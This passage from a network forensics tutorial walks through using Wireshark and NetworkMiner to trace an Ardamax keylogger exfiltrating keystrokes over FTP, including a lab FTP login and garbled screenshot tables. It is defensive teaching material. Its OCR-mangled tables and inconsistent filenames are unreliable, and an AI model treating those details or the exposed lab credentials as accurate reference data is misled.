| 04:28:4 | 5.499945000 | 104.192.108.133 | 3 192.168.1.5 | HTTP | 8 | 0 7008 | | HTTP/1.1 | 200 OK | | | | | | |
| 04:33:0 | 3.582669000 | 104.192.108.133 | 3 192.168.1.5 | HTTP | 8 | 0 7051 | | HTTP/1.1 | 200 OK | (applicati | on/octet | -stream | 1) | | |
| 04:33:0 | 6.242080000 | 104.192.108.133 | 3 192.168.1.5 | HTTP | 8 | 0 7056 | | HTTP/1.1 | 200 OK | (applicati | on/octet | -stream | 1) | | |
| 04:37:0 | 5.959866000 | 104.192.108.107 | 7 192.168.1.5 | HTTP | 8 | 0 7082 | | HTTP/1.1 | 200 OK | (applicati | on/octet | -stream | 1) | | |
| 04:37:4 | 1.495514000 | 13.35.190.163 | 192.168.1.5 | HTTP | 8 | 0 7089 | | HTTP/1.1 | 200 OK | | | | | | |
| 04:37:4 | 4.590761000 | 50.7.171.50 | 192.168.1.5 | HTTP | 8 | 0 7090 | | HTTP/1.1 | 200 OK | (applicati | on/octet | -stream | 1) | | |
| 04:38:5 | 2.687882000 | 36.110.236.239 | 192.168.1.5 | HTTP/XN | 8 | 0 7096 | | HTTP/1.1 | 200 OK | [Malformed | Packet] | | | | |

We can see that we have filtered the packets using http.response.code==200, where 200 denotes a status OK response. This is handy when investigating packet captures from compromised servers, as it gives us a clear picture of the files that have been accessed and shows us how the server responded to particular requests.

It also allows us to figure out whether the implemented protections are working well, because upon receiving a malicious request, in most cases, the protection firewall issues a **404 (NOT FOUND)** or a **403 (Forbidden)** response code instead of 200 (OK).

Let's now jump into some case studies and make use of the basics that we just learned.

Exercise 1 – a noob's keylogger

Consider a scenario where an attacker has planted a keylogger on one of the systems in the network. Your job as an investigator is to find the following pieces of information:

- Find the infected system
- Trace the data to the server
- Find the frequency of the data that is being sent
- Find what other information is carried besides the keystrokes
- Try to uncover the attacker
- Extract and reconstruct the files that have been sent to the attacker

Additionally, in this exercise, you need to assume that the **packet capture** (**PCAP**) file is not available and that you have to do the sniffing-out part as well. Let's say that you are connected to a mirror port on the network where you can see all the data traveling to and from the network.



The capture file for this network capture is available at https://github. com/nipunjaswal/networkforensics/blob/master/Ch1/ Noobs%20KeyLogger/Noobs%20Keylogger.pcap. We can begin our process as follows. We already know that we are connected via a mirror port. Let's sniff around on the interface of choice. If connected to the mirror port, choose the default interface and proceed with collecting packets, as shown in the following screenshot:

| | Capture | |
|-------|--|---|
| ۲ | Interface List Live list of the capture interfaces (counts incoming packets) | |
| | Start Choose one or more interfaces to capture from, then Start | |
| 🗩 Et | hernet | ^ |
| 🛃 VI | Mware Network Adapter VMnet1 | |
| 🛃 VI | Mware Network Adapter VMnet8 | |
| 🔊 BI | uetooth Network Connection | |
| 🛃 VI | Mware Network Adapter VMnet2 | |
| 🙊 w | íi-Fi | |
| 🛃 VI | Mware Network Adapter VMnet6 | |
| 🖅 I (| ocal Area Connection* 4 | ~ |
| ۲ | Capture Options Start a capture with detailed options | |

Most keyloggers work on the web (HTTP), FTP, and email for delivering the keystrokes back to the attacker. We will try all of these to check whether there's anything unusual with packets from these protocols.

Let's try HTTP first by setting the http filter, as shown in the following screenshot:

| Number | Time | Source | Interval | Protocol Source | Port Destination Port | Info |
|--------|-------------|--------------------|-----------------|-----------------|-----------------------|---|
| | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| 141 | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| | | 192.168.76.131 | 117.18.237.29 | HTTP | 51652 80 | GET /MFEWTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHwMys%2BghUNoZ7OrUETFACEA8sEM |
| | 0.001561 | fe80::98ca:d52c:6f | | SSDP | 49539 1900 | M-SEARCH * HTTP/1.1 |
| | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| 184 | | 117.18.237.29 | 192.168.76.131 | OCSP | 80 51652 | Response |
| 218 | 8 0.728093 | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| | | fe80::98ca:d52c:6f | | SSDP | 49539 1900 | M-SEARCH * HTTP/1.1 |
| | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| | 3.029123 | fe80::98ca:d52c:6f | | SSDP | 49539 1900 | M-SEARCH * HTTP/1.1 |
| 535 | 0.000428 | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| 839 | 24.159910 | fe80::98ca:d52c:6f | 1ff02::c | SSDP | 49539 1900 | M-SEARCH * HTTP/1.1 |
| | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| 905 | 3.014578 | fe80::98ca:d52c:6f | 1ff02::c | SSDP | 49539 1900 | M-SEARCH * HTTP/1.1 |
| | | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| 1064 | 3.002217 | fe80::98ca:d52c:6f | 1ff02::c | SSDP | 49539 1900 | M-SEARCH * HTTP/1.1 |
| 1065 | 0.000256 | 192.168.76.131 | 239.255.255.250 | SSDP | 49541 1900 | M-SEARCH * HTTP/1.1 |
| 1858 | 3 24.467684 | 192.168.76.131 | 8.253.181.235 | HTTP | 51702 80 | GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?c349620299c55c14 HTTP/1.1 |
| 1864 | 0.321851 | 8.253.181.235 | 192.168.76.131 | HTTP | 80 51702 | HTTP/1.1 304 Not Modified |
| 1868 | 8 0.034516 | 192.168.76.131 | 8.253.181.235 | HTTP | 51702 80 | GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?b7c9442bd2a3fe18 HTTP/1.1 |
| 1874 | 0.171913 | 8.253.181.235 | 192.168.76.131 | HTTP | 80 51702 | HTTP/1.1 200 OK (application/vnd.ms-cab-compressed) |
| 1976 | 5 0.714177 | 192.168.76.131 | 172.217.31.14 | HTTP | 51703 80 | GET /GTSGIAG3/MEkwRzBFMEMwQTAJBgUrDgMCGgUABBT27bBjYjKBmjX2jXWgnQJKEapsrQQUd8K4UJpndnaxLcKG0IOgfqZ%2Buks |
| 1982 | 0.010345 | 172.217.31.14 | 192.168.76.131 | OCSP | 80 51703 | Response |
| 2023 | 1.652017 | 192.168.76.131 | 8.253.181.235 | HTTP | 51705 80 | GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?36ad90b4d445724d HTTP/1.1 |
| 2032 | 0.239799 | 8.253.181.235 | 192.168.76.131 | HTTP | 80 51705 | HTTP/1.1 304 Not Modified |
| | | 192.168.76.131 | 8.253.181.235 | HTTP | 51705 80 | GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?883d59ef78c6c2e6 HTTP/1.1 |
| | | 8.253.181.235 | 192.168.76.131 | HTTP | 80 51705 | HTTP/1.1 200 OK (application/vnd.ms-cab-compressed) |
| 2092 | 5.233444 | 192.168.76.131 | 117.18.237.29 | HTTP | 51706 80 | GET /MFEWT2BNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETFACEA1IZV |
| 2095 | 0.024119 | 117.18.237.29 | 192.168.76.131 | OCSP | 80 51706 | Response |
| 2177 | 8.065849 | 192.168.76.131 | 8.253.224.254 | HTTP | 51708 80 | GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?6b6a604ebb1975c4 HTTP/1.1 |
| 2185 | 0.255139 | 8.253.224.254 | 192.168.76.131 | HTTP | 80 51708 | HTTP/1.1 200 0K (application/vnd.ms-cab-compressed) |
| 2187 | 0.013679 | 192.168.76.131 | 8.253.224.254 | HTTP | 51708 80 | GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?acee35ea708372aa HTTP/1.1 |
| 2193 | 0.264187 | 8.253.224.254 | 192.168.76.131 | HTTP | 80 51708 | HTTP/1.1 200 OK (application/vnd.ms-cab-compressed) |

There is HTTP data, but everything seems fine.

Let's try a couple of protocols, SMTP and POP, to check for anything unusual with the email protocol, as shown in the following screenshot:

| 🥖 New. | pcap [Wiresha | rk 1.12.7 (v1.12.7-0- <u>c</u> | 7fc8978 from master-1.1 | 2)] | - 0 |
|--------------------------|----------------------------|--------------------------------|-------------------------|---------------------------------|----------------|
| <u>F</u> ile <u>E</u> di | it <u>V</u> iew <u>G</u> o | <u>Capture</u> <u>A</u> nalyze | Statistics Telephony | <u>T</u> ools <u>I</u> nternals | <u>H</u> elp |
| • • | a 🔳 a | 🖹 🗎 🗶 🎅 | 🔍 🍬 🔿 ┨ | | |
| Filter: | smtp | | | ✓ E | xpression |
| 802.11 Ch | annel: 🔽 Char | nnel Offset: 🔽 FCS | Filter: All Frames | ∨ None ∨ | |
| Number | Time | Source | Interval | Protoco | ol Source Port |
| | | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| < | | | | | |
| 🔵 💅 Fi | le: "C:\Users\Ap | ex\Desktop\New.pca | p" 996 kB 00:0 Packet | s: 2 Profile: Defa | ult |

Everything seems fine here as well.

Let's try FTP as well, as shown in the following screenshot:

| | 2 💿 | 📄 🖹 🗋 | ९ 🗢 🛎 🤅 | ¥ 🛃 | . 📃 🔍 🔍 | 1 | |
|--------------------------------------|----------------------------|--|---|--|---|---|------------|
| ftp | | | | | | | Expression |
| | Time | Source | Destination | Protocol | Length Info | | |
| | 0.611992 | 140.82.59.185 | 192.168.76.131 | FTP | 74 Response: 220 (vs | | |
| | 0.612546 | 192.168.76.131 | 140.82.59.185 | FTP | 70 Request: USER tes | | |
| | 0.919622 | 140.82.59.185 | 192.168.76.131 | FTP | | ase specify the password. | |
| | 0.920407 | 192,168,76,131 | 140.82.59.185 | FTP | 70 Request: PASS Nip | | |
| | 1.328492 | 140.82.59.185 | 192.168.76.131 | FTP | 77 Response: 230 Log | n successful. | |
| | 1.329396 | 192.168.76.131 | 140.82.59.185 | FTP | 64 Request: CWD Test | | |
| | 1.843427 | 140.82.59.185 | 192.168.76.131 | FTP | | ctory successfully changed. | |
| | 1.847684 | 192.168.76.131 | 140.82.59.185 | FTP | 62 Request: TYPE I | | |
| | 2.148600 | 140.82.59.185 | 192.168.76.131 | FTP | | ching to Binary mode. | |
| 22 | 2.152363 | 192.168.76.131 | 140.82.59.185 | FTP | 60 Request: PASV | | |
| 24 | 2.455566 | 140.82.59.185 | 192.168.76.131 | FTP | 106 Response: 227 Ent | ering Passive Mode (140,82,59,185,113,161). | |
| 29 | 2.659743 | 192.168.76.131 | 140.82.59.185 | FTP | 89 Request: STOR Web, | 2018-11-28_01-52-46.html | |
| 31 | 3.069491 | 140.82.59.185 | 192.168.76.131 | FTP | 76 Response: 150 Ok | to send data. | |
| 39 | 3.580329 | 140.82.59.185 | 192.168.76.131 | FTP | 78 Response: 226 Tra | sfer complete. | |
| 48 | 34.199491 | 140.82.59.185 | 192.168.76.131 | FTP | 74 Response: 220 (vs | TPd 3.0.3) | |
| 50 | 34.200017 | 192.168.76.131 | 140.82.59.185 | FTP | 70 Request: USER tes | user | |
| 52 | 34.506703 | 140.82.59.185 | 192.168.76.131 | FTP | 88 Response: 331 Ple | ise specify the password. | |
| 54 | 34.507169 | 192,168,76,131 | 140.82.59.185 | FTP | 70 Request: PASS Nip | In#123 | |
| 56 | 34,814148 | 140,82,59,185 | 192,168,76,131 | FTP | 77 Response: 230 Log | In successful, | |
| 58 | 34,814547 | 192, 168, 76, 131 | 140.82.59.185 | FTP | 64 Request: CWD Test | | |
| 68 | 35,121143 | 140.82.59.185 | 192,168,76,131 | FTP | 91 Response: 250 Dir | ctory successfully changed. | |
| 62 | 35,121783 | 192,168,76,131 | 140.82.59.185 | FTP | 62 Request: TYPE I | ,,, | |
| 64 | 35,428375 | 140.82.59.185 | 192, 168, 76, 131 | FTP | 85 Response: 200 Swi | tching to Binary mode. | |
| 66 | 35,429887 | 192, 168, 76, 131 | 140.82.59.185 | FTP | 60 Request: PASV | | |
| | 35,735587 | 140.82.59.185 | 192, 168, 76, 131 | FTP | | ring Passive Mode (140,82,59,185,233,96). | |
| 77 | 36 047303 | 103 100 30 131 | 140 03 50 105 | ETO | | 2010 11 20 01 52 16 kt-1 | |
| Ethern Intern Transm File T | et II, Src: et Protocol | Vmware_ae:bf:e3 (00: Version 4, Src: 192. ol Protocol, Src Por cocol (FTP) | 70 bytes captured (5 0c:29:ae:bf:e3), Dst: 168.76.131, Dst: 140. t: 51361, Dst Port: 2 | Vmware_f6 82.59.185 | :76:7c (00:50:56:f6:76:7c , Ack: 55, Len: 16 |) | |
| | | | | | - | | |
| 10 00 20 3b 30 ff | 38 3d 5c 4 b9 c8 a1 0 | 6 7 00 0c 29 ae bf 0 00 80 06 e8 2 c0 0 15 aa 42 02 52 d6 0 00 50 41 53 53 20 1 0a 50 53 53 20 | a8 4c 83 8c 52 8= b7 92 1a 50 18 ; | -∨ ··) ->0 ->0 ->0 ->0 ->0 ->0 ->0 ->0 ->0 ->0 | L R | | |
| | | | | | | | |
| | The Transfer Deate | col (FTP): Protocol | | | | Packets: 88 - Displayed: 28 (31.8%) | Profile: D |

FTP

Well, we have plenty of activity on the FTP! We can see that the FTP packets contain the USER and PASS commands in the capture, which denotes a login activity to the server. Of course, this can be either the keylogger or a legitimate login from any user on the network. Additionally, we can see a STOR command that is used to store files on the FTP server. However, let's note down the credentials and filenames of the uploaded files for our reference and investigate further. Since, we know that the STOR command is used to store data on the server. Let's view these data packets by changing filter to ${\tt ftp-data},$ as shown in the following screenshot:

| C New.pcap [Wireshark 1.12.7 (v1.12.7-0-g7fc897 | 8 from master-1.12)] — 🗌 🗌 | × |
|---|---|-----|
| <u>File Edit View Go Capture Analyze Statisti</u> | ics Telephony Tools Internals Help | |
| ● ● ∡ ■ ∡ ⊨ ≞ × 2 ٩ | | |
| Filter: ftp-data | Expression Clear Apply Save VPS UpdateCheck | k » |
| 802.11 Channel: 🔽 Channel Offset: 🔽 FCS Filter: 🖡 | All Frames Vireless Settings Decryption Keys | |
| Number Time Source | Interval Protocol Source Port Destination Port Info | |
| 153 0.000000 192.168.76.131 | 140 82 59 185 ETP-DAT 51651 18439 FTP Data: 579 bytes | |
| 1880 63.054542 192.168.76.131 | Mark Packet (toggle) 51701 5142 FTP Data: 621 bytes | |
| | Ignore Packet (toggle) | |
| | Set Time Reference (toggle) | |
| | () Time Shift | |
| | Edit Packet | |
| | | |
| | 2 Packet Comment | |
| | Manually Resolve Address | |
| | Apply as Filter | |
| | Prepare a Filter | |
| < | Conversation Filter | > |
| | | |
| Ethernet II, Src: Vmware_ae:bf:e3 | | |
| □ Internet Protocol Version 4, Src: | 121) Det: 140 82 50 185 (140 82 50 185) | |
| Version: 4 | Follow ICP Stream | |
| Header Length: 20 bytes | Follow UDP Stream | |
| Differentiated Services Field: (| (Follow SSL Stream N: 0x00: Not-ECT (Not ECN-Capable Transport)) | |
| Total Length: 619 Identification: 0x3edf (16095) | Сору | ~ |
| < | Protocol Preferences | > |
| 0000 0000000 01010000 01010110 111 0008 00101001 10101110 10111111 111 0010 00000010 01101011 00111111 111 0018 11100100 0110110 1100000 10 0020 00111011 1011100 11000001 10 | Image: Print 00101 0000000)E. 00000 00000110 .k>.@ 1 Show Packet in New Window 1100 01010010 .vL.R 000001 000001010 .v.L.R 000001 .v.L.R 000001 00001010 .v.L.R 0000010 .v.L.R | ^ |
| 🔵 💇 🛛 File: "C:\Users\Apex\Desktop\New.pcap" 996 k | kB 00:0 Packets: 2197 · Displayed: 2 (0.1%) · Load time: 0:00.039 Profile: Default | |

Changing filter to ftp-data




ftp-data will only contain mostly the files and data transferred rather that all the other FTP commands

Let's see what we get when we follow the TCP stream of the packet, we can see that we have the following data being posted to the server:

| Follow TC | P Stream (tcp.strea | ım eq 6) | | | _ | - 🗆 | × |
|---|---|----------|--|--|---|-----|---|
| AMILY:CO BOTTOM: COLOR: # WEIGHT: | EAD> <style>B ourier New;} 11px; BORDER DFDFE5; }H2 normal; MARG</th><th>H1{ FONT-FAMIL -STYLE: solid; { COLOR: black IN-BOTTOM: 0px</th><th>Y:Arial; FONT BORDER-COLOR: ; BACKGROUND-C ; MARGIN-TOP:</th><th>FF; FONT-SIZE: 1 -SIZE: 10pt; FON #DFDFE5; BORDER OLOR: #FFFFF; FO 10px;}</break</th><th>HT-WEIGHT: NOR A-WIDTH: 2px; A NT-SIZE: 12pt HEAD><META ht</th><th>mal; MARG BACKGROUN ; FONT- tp-</th><th>IN- D-</th></tr><tr><th>equiv=Co</th><th>ntent-Type c</th><th></th><th>tml; charset=u</th><th>tf-8"><BODY><H1></th><th></th><th></th><th>4]</th></tr><tr><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td>ntire conve</td><td>ersation (579 bytes)</td><td>)</td><td></td><td></td><td></td><td></td><td>~</td></tr><tr><td></td><td>Save <u>A</u>s</td><td>Print O ASCI</td><td></td><td>○ Hex Dump</td><td>O C Arrays</td><td>Raw</td><td></td></tr><tr><td><u>F</u>ind</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table></style> | | | | | | |

We can see that the data being transmitted contains the word Ardamax, which is the name of a common piece of keylogger software that records keystrokes from the system it has infected and sends it back to the attacker. Let's save the packet capture in PCAP format by selecting **File** | **Save As** and choosing the .pcap format. We will be using the .pcap format only since the free version of NetworkMiner support only PCAP files and not the pcapng format.

Let's open the saved file using NetworkMiner as shown in the following screenshot:



Opening the saved file using network miner

We can see we have a number of hosts present in the network capture.

Let's navigate to the **Credentials** tab, as shown in the following screenshot:

| NetworkMiner 2.3.2 | | – @ × |
|---|-----------------|------------------|
| File Tools Help | | |
| Select a network adapter in the list | | V 👂 Start 🔲 Stop |
| Hosts (50) Files (108) Images Messages Credentials (1) Sessions (62) DNS (447) Parameters (2581) Keywords Anomalies | Case Panel | |
| Show Cookies Show NTLM challenge-response Mask Passwords | Filename MD5 | |
| Client Server Protocol Username Password Valid login Login timestamp | New.pcap b79aba | |
| 192.168.76.131 (Windows) 140.82.59.185 (Windows) FTP test_user Nipun@123 Unknown 2018-11-29 05:57:33 UTC | | |
| | | |
| | | |
| | | |
| | | |
| | Relo | ad Case Files |
| Buffered Frames to Parse: | | |
| 😑 오 片 😌 🛢 👘 🚖 📼 🤌 📉 | r^ % | 🖵 🕼 ENG 12:50 🗔 |

We can see that we have the username and password captured in the PCAP file displayed under **Credentials** tab in NetworkMiner. We previously saw the STOR command, which is commonly used in uploading files to an FTP from the Wireshark dump.

Let's browse to the **Files** tab and see the files that we are interested in:

| | Miner 2.4 | | | | | | | | |
|------------|--|----------------------|-----------|--|--------------------|--|-------------|----------------------------------|--|
| File To | ols Help | | | | | | | | |
| Select a n | etwork adapter in the list | | | | | | | | |
| osts (50) | Files (108) Images Messages Credentia | ls (1) Sessions (62) | DNS (447) | Parameters (2581) Keywords Anomalies | | | | | |
| Iter keywo | ord: | | | | | Case sensitiv | e ExactPhra | ase 🗸 Any colu | imn ~ Clear App |
| rame nr. | Filename | Extension | Size | Source host | S. port | Destination host | D. port | Protocol | Timestamp |
| 101 | Microsoft IT TLS CA 5[4].cer | cer | 1 464 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | TCP 51680 | TIsCertificate | 2018-11-29 05:58:13 U |
| 107 | Microsoft IT TLS CA 5[5].cer | cer | 1 464 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | TCP 51683 | TIsCertificate | 2018-11-29 05:58:13 U |
| 112 | Microsoft IT TLS CA 5[6].cer | cer | 1 464 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | TCP 51685 | TIsCertificate | 2018-11-29 05:58:13 U |
| 133 | Microsoft IT TLS CA 5[7].cer | cer | 1 464 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | TCP 51682 | TIsCertificate | 2018-11-29 05:58:13 U |
| 1155 | Microsoft IT TLS CA 5[8].cer | cer | 1 464 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | TCP 51687 | TIsCertificate | 2018-11-29 05:58:13 U |
| 226 | Microsoft IT TLS CA 5[9].cer | cer | 1 464 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | TCP 51688 | TIsCertificate | 2018-11-29 05:58:13 U |
| 319 | Microsoft Secure Server CA 2.cer | cer | 1 756 B | 52.114.128.43 [onecollector.cloudapp.aria.akadns.net] [v1 | TCP 443 | 192.168.76.131 (Windows) | TCP 51655 | TIsCertificate | 2018-11-29 05:57:39 U |
| 324 | Microsoft Secure Server CA 2.cer | cer | 1 756 B | 52.114.7.37 [onecollector.cloudapp.aria.akadns.net] [v10 | TCP 443 | 192.168.76.131 (Windows) | TCP 51671 | TIsCertificate | 2018-11-29 05:58:05 U |
| 868 | Microsoft Secure Server CA 2[1].cer | cer | 1 756 B | 52.114.128.43 [onecollector.cloudapp.aria.akadns.net] [v1 | TCP 443 | 192.168.76.131 (Windows) | TCP 51658 | TIsCertificate | 2018-11-29 05:57:40 U |
| 396 | Microsoft Secure Server CA 2[2].cer | cer | 1 756 B | 52.114.128.43 [onecollector.cloudapp.aria.akadns.net] [v1 | TCP 443 | 192.168.76.131 (Windows) | TCP 51659 | TIsCertificate | 2018-11-29 05:57:41 U |
| 781 | Microsoft Update Secure Serv.cer | cer | 1 796 B | 13.78.168.230 [sls.update.microsoft.com.nsatc.net] [sls.up | TCP 443 | 192,168,76,131 (Windows) | TCP 51670 | TIsCertificate | 2018-11-29 05:57:58 U |
| 276 | msedge.net.cer | cer | | 52.232.69.150 [vip5.afdorigin-prod-am02.afdogw.com] [afd | TCP 443 | 192.168.76.131 (Windows) | TCP 51653 | TIsCertificate | 2018-11-29 05:57:38 U |
| 929 | msn.com.cer | cer | 1 734 B | 204.79.197.203 [a-0003.a-msedge.net] [www-msn-com.a-0 | TCP 443 | 192.168.76.131 (Windows) | TCP 51674 | TIsCertificate | 2018-11-29 05:58:13 U |
| 2117 | msn.com[1].cer | cer | | 204.79.197.203 [a-0003.a-msedge.net] [www-msn-com.a-0 | | | TCP 51707 | TIsCertificate | 2018-11-29 05:58:50 U |
| 341 | nexus officeapps live.com.cer | cer | 1 892 B | 52.109.120.21 [prod-w.nexus.live.com.akadns.net] [nexus | TCP 443 | 192.168.76.131 (Windows) | TCP 51656 | TIsCertificate | 2018-11-29 05:57:39 U |
| 81 | nexusrules officeapps live c.cer | cer | | 52.109.76.32 [prod.nexusrules.live.com.akadns.net] [nexus | TCP 443 | 192.168.76.131 (Windows) | TCP 51665 | TIsCertificate | 2018-11-29 05:57:48 U |
| 2177 | pinrulesstl.cab | cab | | 8.253.224.254 [au.download.windowsupdate.com.c.footpri | | 192.168.76.131 (Windows) | | HttpGetNormal | 2018-11-29 05:58:54 U |
| 693 | settings.data.microsoft.com.cer | cer | | 52.175.39.99 [hk2-eap.settings.data.microsoft.com.akadns | | | TCP 51695 | TIsCertificate | 2018-11-29 05:58:29 U |
| 781 | sls.update.microsoft.com.cer | cer | | 13.78.168.230 [sls.update.microsoft.com.nsatc.net] [sls.up | TCP 443 | 192.168.76.131 (Windows) | | TIsCertificate | 2018-11-29 05:57:58 U |
| 400 | udc.msn.com.cer | cer | | 23.99.125.55 [iceotf-prod-fe-eastasia.cloudapp.net] [iceotf | TCP 443 | | TCP 51690 | TIsCertificate | 2018-11-29 05:58:13 U |
| 1570 | vo.msecnd.net.cer | cer | | 117.18.232.200 [cs9.wpc.v0cdn.net] [ie9comview.vo.mse | TCP 443 | | TCP 51691 | TIsCertificate | 2018-11-29 05:58:24 U |
| 866 | Web 2018-11-29 11-28-13.html | html | 621 B | 192.168.76.131 (Windows) | TCP 51701 | | TCP 5142 | FTP | 2018-11-29 05:58:38 U |
| 1 | wns.windows.com.cer | cer | | 52.230.85.180 [sg2p.wns.notify.windows.com.akadns.net] | | | TCP 51649 | TIsCertificate | 2018-11-29 05:57:33 U |
| 381 | wns windows com cer | cer | | 52.230.3.194 [sg2p.wns.notify.windows.com.akadns.net] [| TCP 443 | | TCP 51672 | TIsCertificate | 2018-11-29 05:58:09 U |
| 3 | wns.windows.com[1].cer | cer | | 52.230.85.180 [sg2p.wns.notify.windows.com.akadns.net] | | 192.168.76.131 (Windows) | | TIsCertificate | 2018-11-29 05:57:33 U |
| 1072 | www.bing.com.cer | cer | | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | | TCP 51676 | TIsCertificate | 2018-11-29 05:58:13 U |
| 077 | www.bing.com[1].cer | cer | 3 078 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | | TCP 51678 | TIsCertificate | 2018-11-29 05:58:13 U |
| 1236 | www.bing.com[1].cer | cer | | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | | 192.168.76.131 (Windows) | | TisCertificate | 2018-11-29 05:58:13 U |
| 1084 | www.bing.com[2].cer | cer | 3 078 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | | TCP 51679 | TIsCertificate | 2018-11-29 05:58:13 U |
| 1090 | www.bing.com[2].cer | cer | 3 078 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-aldentry.n | TCP 443 | | TCP 51681 | TIsCertificate | 2018-11-29 05:58:13 U |
| 101 | www.bing.com[4].cer | cer | 3 078 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | | TCP 51680 | TisCertificate | 2018-11-29 05:58:13 U |
| 107 | www.bing.com[4].cer www.bing.com[5].cer | | | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-ardentry.n 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) 192.168.76.131 (Windows) | | TIsCertificate | 2018-11-29 05:58:13 U |
| 1112 | www.bing.com[5].cer www.bing.com[6].cer | cer | | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-ardentry.n 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-ardentry.n | TCP 443 | 192.168.76.131 (Windows) | | TIsCertificate | 2018-11-29 05:58:13 U |
| 112 | www.bing.com[6].cer www.bing.com[7].cer | cer | | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-ardentry.n 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 TCP 443 | | TCP 51685 | TIsCertificate TIsCertificate | 2018-11-29 05:58:13 U 2018-11-29 05:58:13 U |
| | | cer | | | TCP 443 TCP 443 | | | | |
| 155 | www.bing.com[8].cer | cer | | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | | 192.168.76.131 (Windows) | | TIsCertificate | 2018-11-29 05:58:13 U |
| 226 | www.bing.com[9].cer | cer | 3 U/8 B | 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n | TCP 443 | 192.168.76.131 (Windows) | ICP 51688 | TIsCertificate | 2018-11-29 05:58:13 U |
| 1 | | | | | | | | | > |

Files tab

We can see plenty of files. Let's open the files that we found using the STOR command in the browser, as shown in the following screenshot:

| 🖻 🖅 🗖 C:\Users\nipu | In\Downloads\ 🗇 C:\Users\nipun\Downlo X + 🗸 |
|--------------------------------|---|
| \leftarrow \rightarrow O C | ① file:///C:/Users/nipun/Downloads/NetworkMiner_2-3-2/NetworkMiner_2-3-2/AssembledFiles/140.82.59.185/TCP-5142/Web_2018 |
| 11:28 [29 November 2018] | nipun : Start - Microsoft Edge |
| http://gmail.com/ | |

The attacker was not only keylogging, but was also fetching details such as the active window title along with the key logs. So, to sum this up, we have the following answers to the questions that we asked at the beginning of the exercise:

- Find the infected system: 192.168.76.131
- Trace the data to the server: 140.82.59.185
- Find the frequency of the data that is being sent: The difference between two consecutive STOR commands for a similar file type is 15 seconds
- Find what other information is carried alongside the keystrokes: Active window titles
- Try to uncover the attacker: Not yet found
- Extract and reconstruct the files sent to the attacker: Keys_2018-11-28_16-04-42.html

